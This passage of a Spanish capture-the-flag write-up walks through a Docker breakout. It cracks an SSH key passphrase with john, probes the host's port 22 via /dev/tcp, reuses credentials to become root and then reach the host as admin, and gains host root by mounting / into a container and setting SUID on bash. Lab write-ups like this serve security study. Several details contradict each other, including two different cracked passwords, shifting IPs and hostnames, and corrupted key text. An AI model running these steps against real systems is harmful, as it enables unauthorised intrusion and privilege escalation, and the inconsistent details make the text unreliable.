id_rsa.ssb2johns1163d4HfFETfauXAL1K1Y1Ag8s4bc03m1Wu48dc4+VTGR5m0/+B+ML(G3m9/7aVFG195Ku0xstIKG3HW0vDYLE/FUBvQ0jqsIB3x0K3rBt75Yskgr3Q09yKEGT2W03LYNF0mDTLqNHKjsotek5aUBM8nADEFH5z5zSWEQ04Hf9/Ln3w3FthvUf+g==

john -w /usr/share/wordlists/rockyou.txt id_rsa.hash
Using default word encoding: utf-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
chocolate5
Warning: Only 2 candidates left, minimum 0 needed for performance.
ig 00:00:02 DONE (2024-01-16 13:24) 0.3663g/s 5253Kp/s 5253Kc/s sa6_123..*7iVamos!
Session completed
```

- Por otro lado, desde la máquina víctima, listamos el contenido de `/proc/net/tcp` (conexiones TCP) y `/proc/net/arp` (tabla ARP). En la tabla ARP vemos que se ha establecido conexión con otra máquina: `192.168.1.1`. Ésta debe ser la máquina host. Asimismo, decodificamos de hexadecimal los puertos que tiene abiertos el contenedor con `echo $((0xPORT))`. Por otro lado, enviamos una cadena vacía con `echo '' > /dev/tcp/192.168.150.1/22` al puerto 22 (SSH) de la máquina host. Vemos que en caso, el puerto está abierto, ya que el código de estado es exitoso.

```
www-data@e71b67461f6c:/tmp$ cat /proc/net/tcp
sl local_address rem_address st tx_queue rx_queue tr tm--when retrnmt uid timeout inode
0: 00000007:8FC2 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 12101 1 ffff8800b72ae740 100 0 0 10 0
1: 00000000:0050 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 11260 1 ffff88003650c080 100 0 0 10 0
2: 1596A8C0:0050 8201A8C0:DBF4 01 00000000:00000000 02:00082AD5 00000000 33 0 28452 2 ffff880079618880 22 4 32 10 20
3: 1596A8C0:DAC8 8201A8C0:01B8 01 00000000:00000000 00:00000000 00000000 33 0 28460 3 ffff8800b758b100 20 20 31 10 17

www-data@e71b67461f6c:/tmp$ echo $((0x50))
80
www-data@e71b67461f6c:/tmp$ echo $((0x8FC2))
36802
www-data@e71b67461f6c:/tmp$ echo $((0xDAC8))
56008
www-data@e71b67461f6c:/tmp$ cat /proc/net/arp
IP address HW type Flags HW address Mask Device
192.168.150.1 0x1 0x2 02:42:4a:d3:e0:4c * eth0
www-data@e71b67461f6c:/tmp$ hostname -I
192.168.150.21
www-data@e71b67461f6c:/tmp$ echo '' > /dev/tcp/192.168.150.1/22
www-data@e71b67461f6c:/tmp$ echo $?
0
www-data@e71b67461f6c:/tmp$
```

## 1.10. Docker breakout via SSH credentials

- Ahora que tenemos la contraseña, vamos a tratar de conectarnos como `root` a la máquina host con `ssh -i root root@192.168.150.1`. No obstante, de momento, no podemos.

```
www-data@e71b67461f6c:/tmp$ cat /proc/net/arp
IP address HW type Flags HW address Mask Device
192.168.150.1 0x1 0x2 02:42:4a:d3:e0:4c * eth0
www-data@e71b67461f6c:/tmp$ ls
olkeys.tgz root root.pub
www-data@e71b67461f6c:/tmp$ ssh -i root root@192.168.150.1
Could not create directory '/var/www/.ssh/'.
The authenticity of host '192.168.150.1 (192.168.150.1)' can't be established.
ECDSA key fingerprint is SHA256:4785q9t6wMhcxTX3YffgvrPP/leum/2T9scP220xhc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
root@192.168.150.1's password:
Permission denied, please try again.
root@192.168.150.1's password:
```

- Aun así, tratamos de migrar a `root` en el mismo contenedor, por si acaso hubiera una reutilización de contraseña. Este es el caso, ya que conseguimos tener acceso. Estamos ahora como `root` en el contenedor.

```
www-data@71b67461f6c:/tmp$ su root
Password:
root@71b67461f6c:/tmp# whoami
root
root@71b67461f6c:/tmp# hostname -I
192.168.150.21
root@71b67461f6c:/tmp#
```

- Vamos al directorio personal, y vemos una primera **flag**. Continuando con la escalada, listamos los procesos del sistema con `ps -aux`, pero éstos no están siendo compartidos con la máquina host. Si este fuera el caso, podríamos inyectar **shellcode** para escalar privilegios.

```
root@71b67461f6c:/tmp# cd /root
root@71b67461f6c:/root# ls
root.txt
root@71b67461f6c:/root# cat root.txt
#catcongrats.on_owning_phpinfo:hope you enjoyed it)

And onwards and upwards!
root@71b67461f6c:/root# ps -aux
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.1 83324 24412 pts/0 Ss Jan15 0:00 apache2 -DFOREG
www-data 18 0.0 0.6 83492 13868 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 19 0.0 0.6 83488 14298 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 20 0.0 0.6 83492 13868 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 23 0.0 0.6 83580 14288 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 24 0.0 0.6 83492 13868 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 8705 0.0 0.0 2388 756 pts/0 S Jan15 0:00 _sh -c bash
www-data 8706 0.0 0.1 3736 2852 pts/0 S Jan15 0:00 _sh -c bash
www-data 8707 0.0 0.1 3668 3208 pts/0 S Jan15 0:00 _bas
www-data 8725 0.0 0.0 2592 1984 pts/0 S+ Jan15 0:00 scr
www-data 8726 0.0 0.0 2388 756 pts/1 Ss Jan15 0:00 sh
www-data 8727 0.0 0.1 3988 3332 pts/1 S Jan15 0:00 bas
root 26158 0.0 0.1 6144 2736 pts/1 S 00:16 0:00 su
root 26159 0.0 0.1 3888 3216 pts/1 S 00:16 0:00 bas
root 26164 0.0 0.1 7648 2716 pts/1 R+ 01:03 0:00 ps
www-data 25 0.0 0.6 83584 14228 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 26 0.0 0.6 83588 13868 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 27 0.0 0.6 83584 14228 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 8704 0.0 0.6 83488 14212 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 8708 0.0 0.6 83588 14364 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 8709 0.0 0.6 83488 14212 pts/0 S Jan15 0:00 apache2 -DFOREG
root@71b67461f6c:/root#
```

- No obstante, tenemos otro directorio `/ssh`, el cual contiene otra clave pública y privada cifradas. Al leer la **clave pública**, cabría pensar que el usuario **admin** pueda conectarse a la máquina host sin proporcionar contraseña.

```
root@71b67461f6c:/root# cd /ssh
root@71b67461f6c:/ssh# ls
id_rsa id_rsa.pub known_hosts
root@71b67461f6c:/ssh# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,7E1805FC6317F2B188B324FAE966C522

7pInaamH87k1cJP35Xnfv2dq8BxbRghs24GcdTRdG1vg2X6e/DKj4mctEKIM
fWk34ew0q46k18sfyJYoz633vnsRfUPM7odq052voaLm55y5KME8DZzpwMn9b7
358IXvRkYxcqchBR+Fzn5q3colLb5fAdC0u48bn+LauzRKRPE0dPAK4Hn4w7
sYtm3nBNB7jz36B0uzCrf31011u0d34j1mct48BNFzTrNochCQW2H1ThwP
xp9P16PkPKUj+bClu9ULXq1PLJABlPdek2FTSFyeLPUWXT4hne86u2zaquqR1h
8NIGcjYkx8y101b7EqdI577n6ouq21v5yuhWd18TKF3E2yNqWZCJUXjqh
77R2d0fJWx+hJfEYUAd3mduq2z218FuSLBh1804FH3KCL3y3KRFSPR+
QK087B8Ctp48KPlz3EK1oRfyyjAT8bn1AQ1p2KLuz1VBLPLtLp62x7dnnQ5wW
WEcQL7VopMjh9H/181THk33uXWwA/nolo/4Zj8y8u29wa7bp1Yt8LZ8EmgxbP
Uhr/hmgkL1y1x381708vmbQULwQrvLj264QRzdUCN3ZHyLNYAdpJ/d/C9pBI
Ww5dpt11W8ZsWdAd3wghwHc3KqP12Zq4ABRdJAN7XGcn1U2b0/NtCXUW6y
xyHxf1SH5K063n2aerT4x1k4X6E7Y3280L7cX8GVRWmDag9R0kMWTZCnxRe5
Ty3P7Vx2/vkvRyLW87yWAwngRrWmCj877NYHrWbjnJA8qIGqQoKUsx5xvz
M2D/QsV0MxLD6dotV0Jes29JHuhgKCKDEfU8dLhwtPKx+1Bm6+c77bdkTg03
kmo3zmx1zwe3Mpxm1oR21LcLksuP5shhkykcz2zq1f1Thudn1b7N0kku9-V
ARG14FuLNdgaPLAakddlg8hrs/SnDEhqm27uHal7WmYUaYe86dgV7Q8F5h
sqVbwJ1dqf4xW0yWnhm0P1pw/q3ux9hhb1d5EpdRCPK948RFQDFja/8zd4
ubv5S18Z0d44FeF/Atfcm/LUf2m8h5vVxacyPwMfu6ZfTHjzdpAUs4e0
kouWP4/DNKR168aaak1bb/jp1ZelgLyxvHvZSLwH57e4wY48KfcdBw10N
ywm5JW1KfG18qNZTe20g+Y03YBwHygheKxxrLnFTTNUHk8R2xL6jQXVhFee
qx1zyXIZ8Q5Ip6bJv9vP/IunUCFgaQW+0NT7oayRyokeAZMlXab05amVW
5fThgwLRetFRt52y72VxskB2137V4Coy186G973670mgL3e8fdAdf
x1WlnSAJ82d+0VUCad+0Q00z+WElRf57/LEZHuufn3+2Pv15sR2LtlearTNk
lbwqInqV2L8oLmMz+cv2QED/HGGAVRJ0tk00EuyadR0HrHU+pc6B12RvZP55
oF8Bk12yPfrGu/7ETnBozzgZ3K1ET5shwUmRleahEfoYf8RNGICj4qWecKp5
-----END RSA PRIVATE KEY-----
root@71b67461f6c:/ssh# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBN/kELBjowd0eS9Z26wS1M20z/etJ99+acchRjBtL2E0vmqto1o+n7SV5+eLl83y0nukvp+lnk+uey77/qb3SQSHK1f8gcLSFG/KKRU47/+8L00Wf1Ngw3E4fKgsqu+n168R8rNusvnmG/Uj0psr0N104p3jLL
2Pv5dyfRfRrR80mh680Xw01nu9uQqtxzmUx0e//V6M4AL+1EN1q3YCP0JF7ZUG/Neop931w0pJ5EhV/f7jYKozFEm0115gp03K9VZ1UfS/uw6KRVOJ1g9uxT4Pz0t1EMV1z1V40ZgcYey039NKSe6PUANG7f+v7jbyb0vH admin@192.168.150.1
root@71b67461f6c:/ssh#
```

- Tratamos de conectarnos con este usuario, y probamos la contraseña que descubrimos anteriormente: **chocolate93**. Hay una reutilización de credenciales: conseguimos acceso.

```
root@71b67461f6c:/ssh# ssh admin@192.168.150.1
Enter passphrase for key '/root/.ssh/id_rsa':

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun 23 05:59:43 2020 from 192.168.150.21
admin@infovre:~$ hostname -I
127.0.1.1
admin@infovre:~$ whoami
admin
admin@infovre:~$ hostname -I
192.168.1.33 192.17.0.1 192.168.150.1
admin@infovre:~$
```

- Estamos ya en la máquina host. Vemos que pertenecemos al grupo **Docker**. Ya sabemos que hay una vía potencial de jugar con las imágenes que estén desplegadas para crear un contenedor en el que, abusando de **monturas**, podamos montar toda la raíz del sistema. Creamos el contenedor de este modo: `docker run -dit -v /:/mnt/root --name prives theart42/infovore`, y lo corremos con `docker exec -it prives bash`. De este modo estará montada toda la raíz de la máquina host en el directorio `/mnt/root` del contenedor. Entramos a este directorio, y otorgamos **privilegios SUID** a `/bin/bash`. En este punto, podemos salir del contenedor, y hacer `bash -p` para obtener nuestra sesión como **root** en la máquina real.

- Vamos al directorio `/root` y vemos la última flag.